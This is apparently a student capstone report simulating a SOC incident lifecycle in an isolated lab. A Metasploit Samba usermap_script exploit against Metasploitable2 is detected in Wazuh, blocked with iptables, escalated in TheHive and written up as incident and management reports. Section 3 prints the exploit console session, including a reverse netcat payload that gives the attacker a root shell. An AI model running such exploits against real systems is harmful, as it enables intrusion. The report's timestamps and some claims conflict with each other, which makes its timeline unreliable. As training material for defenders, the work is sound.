Title: Capstone Project: Full SOC Workflow Simulation
Subtitle: Detection, Response, and Reporting on Samba Exploit (T1210)
Date: 29 April 2026
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1. Introduction

This document presents a complete end-to-end Security Operations Center (SOC) workflow simulation. The objective was to simulate a real-world attack, detect it using security tools, triage and respond effectively, escalate the incident, and generate professional-level reports. The scenario involved exploiting a vulnerable service on a target server, detecting the attack via SIEM, containing the threat, and communicating findings to stakeholders.

The simulation covered the following stages:

- Attack execution using Metasploit
- Detection with Wazuh SIEM
- Immediate response and containment (iptables/CrowdSec)
- Case management and escalation with TheHive
- Generation of incident reports and management briefing

2. Lab Environment

The following virtual machines were used in an isolated Host-Only network:

Machine	IP Address	Role
Kali Linux	192.168.56.170	Attacker
Metasploitable2	192.168.56.140	Vulnerable Target
Wazuh Server	192.168.56.100	SIEM & Detection
Windows Endpoint	192.168.56.135	Log source & Evidence
TheHive	(Docker)	Case Management

All machines were connected via VirtualBox Host-Only Adapter, ensuring isolated yet routable communication. Wazuh agents were deployed on Metasploitable2 and Windows for log collection.

3. Attack Simulation

Tool: Metasploit Framework on Kali Linux
Target: Metasploitable2 (Samba service)
Vulnerability: CVE-2007-2447 (Samba usermap_script)
MITRE ATT&CK: T1210 – Exploitation of Remote Services
The attacker used the multi/samba/usermap_script exploit module to gain a remote command shell with root privileges.
Steps:

1. Launched Metasploit console.
2. Selected the Samba exploit and configured target and payload.
3. Executed the exploit and obtained a reverse netcat session.
4. Verified access with whoami, which returned root.

Outcome: Full root access gained on the target machine.

Figure 1: Metasploit console showing successful exploit and root shell.

```
msf > use exploit/multi/samba/usermap_script
2.168.56.170
exploit
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.56.140
RHOST => 192.168.56.140
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netca
t
PAYLOAD => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.170
LHOST => 192.168.56.170
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.56.170:4444
[*] Command shell session 1 opened (192.168.56.170:4444 -> 192.168.56.140:45
337) at 2026-04-29 10:28:04 -0400

whoami
root
```

4. Detection and Triage

Tool: Wazuh SIEM


Wazuh agent on Metasploitable2 detected integrity changes and suspicious activity immediately after the attack. Alerts were visible in the Wazuh Security Events module.

Key Alerts Observed:

Timestamp	Agent	Rule Description	Level	MITRE ID
20:39:57	metaspotiable	Integrity checksum changed	7	T1565.001
20:39:36	metaspotiable	Host-based anomaly (rootcheck)	7	–
20:39:18	metaspotiable	Wazuh agent started	3	–

These alerts indicated post-exploitation activity (file modification, root access). The SOC analyst correlated the alerts with the attack timeline.

Figure 2: Wazuh dashboard displaying real-time alerts from the compromised host.



5. Response and Containment

Upon confirmation of the compromise, immediate containment actions were taken:

1. **Block Attacker IP:** On Metasploitable2, an iptables rule was added to drop all traffic from the attacker's IP.

sudo iptables -A INPUT -s 192.168.56.170 -j DROP

2. **Verify Block:** A ping from Kali to the target resulted in 100% packet loss, confirming the block.
3. **Isolate VM:** The network adapter of the compromised VM was disabled to prevent lateral movement.

Figure 3: Terminal showing iptables block command and subsequent ping failure from attacker.

```
root@metasploitable:/var/ossec/bin# sudo iptables -A INPUT -s 192.168.56.170
 -j DROP
root@metasploitable:/var/ossec/bin#
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.140
PING 192.168.56.140 (192.168.56.140) 56(84) bytes of data.
```

6. Incident Escalation


A formal case was created in TheHive platform to track the incident and hand over to Tier 2 investigators.

Case Details:

Field	Value
Case ID	#6
Title	Samba Exploit – Metasploitable2 (T1210)
Severity	HIGH
TLP / PAP	AMBER
Assignee	Analyst (escalated to Tier 2)
Time to Detect	15 seconds

The case contained a summary of the incident, observables (attacker IP, target IP), and MITRE technique T1210. It was immediately assigned to Tier 2 for forensic deep-dive.

Figure 4: TheHive case overview showing severity HIGH and escalation status.



7. Reporting

Two official documents were generated to meet compliance and communication requirements.

7.1 Incident Report (200 words)

The report follows the SANS template and includes:

- Executive Summary
- Timeline of events
- Impact assessment
- Actions taken
- Recommendations

Key recommendations:

1. Patch CVE-2007-2447 immediately.
2. Enforce network segmentation for development systems.
3. Implement IDS signatures for T1210 exploits.
4. Conduct regular vulnerability scanning.

7.2 Management Briefing

A concise, non-technical summary was prepared for executives, emphasizing that no customer data was affected and that the incident was contained within minutes.

Figure 5: Final incident.

Incident Report – Samba Exploit (T1210)

Executive Summary

On 29 April 2026 at 20:28 UTC, Wazuh SIEM detected a Samba Remote Code Execution exploit (CVE-2007-2447) targeting Metasploitable2 (192.168.56.140) from attacker IP 192.168.56.170. The attacker used the usermap_script Metasploit module to gain root access. The SOC team detected, contained, and escalated the incident within minutes. No customer data was compromised.

Timeline

20:28:04 – Metasploit session opened, root shell obtained
20:28:10 – Wazuh agent detected integrity violations (Rule 550, Level 7)
20:39:18 – Syscheck alerts triggered, agent restarted
20:51:00 – TheHive Case #6 created with High severity
20:51:30 – Attacker IP blocked via iptables
20:52:00 – Case escalated to Tier 2 for forensics

Impact Assessment

The target server (Metasploitable2) contained only development data; no PII or production data was exposed. Root access was obtained, but lateral movement was blocked by immediate containment.

Actions Taken

1. Detected exploit using Wazuh real-time alerts
2. Blocked attacker IP (192.168.56.170) with iptables
3. Isolated compromised VM from the network
4. Collected volatile evidence (netstat via Velociraptor)
5. Created TheHive case and escalated to Tier 2

Recommendations

1. Patch Samba vulnerability (CVE-2007-2447) immediately
2. Enforce network segmentation for development servers
3. Deploy IDS/IPS signatures for T1210 exploitation
4. Conduct regular vulnerability assessments

MITRE ATT&CK: T1210 – Exploitation of Remote Services
Severity: High | Status: Contained | Next Update: Tier 2 investigation

Figure 6: Manager briefing.

Briefing – Security Incident Update

Today at approximately 2 PM, our security monitoring systems detected and automatically blocked an active cyber attack against one of our development servers.

What happened: An external attacker exploited a known software vulnerability to gain temporary access to a non-production server.

What we did: Our security team detected the attack immediately, blocked the attacker's connection, and isolated the affected system within three minutes.

Impact: No customer data was accessed or compromised. The affected server contained only test code and development tools. Business operations continued without interruption.

Next steps: A senior investigation team is conducting a thorough review. A detailed report with preventive recommendations will be shared by end of day.

Bottom line: Incident contained. No data loss. Response met our security targets.

8. Evidence Collection

Volatile data was collected from the compromised host before taking it offline.

- **Network Connections:** Captured using Velociraptor (artifact: Windows.Network.Netstat). The output was saved to a CSV file.
- **File Hash:** A sample evidence file was created and hashed with SHA256 to maintain chain of custody.

Chain of Custody Log:

Item	Description	Collected By	Date	Hash (SHA256)
netstat-output.csv	Live connections	SOC Analyst	29/04/2026	–
evidence.txt	Server dump	SOC Analyst	29/04/2026	12e8a189c6c0...

9. Conclusion

This capstone project successfully demonstrated the full SOC incident lifecycle: attack → detection → response → escalation → reporting. All objectives were met:

- Real-time attack detection via Wazuh
- Immediate containment using iptables
- Structured case management in TheHive
- Professional incident communication to both technical and non-technical stakeholders

The simulation highlighted the importance of integrating SIEM, threat intelligence, and case management for a robust security posture. Following the provided recommendations will prevent similar exploitation in the future.

10. Tools & References

- **Kali Linux**: https://www.kali.org
- **Metasploitable2**: https://sourceforge.net/projects/metasploitable/
- **Wazuh**: https://wazuh.com
- **TheHive**: https://thehive-project.org
- **Velociraptor**: https://docs.velociraptor.app
- **MITRE ATT&CK**: https://attack.mitre.org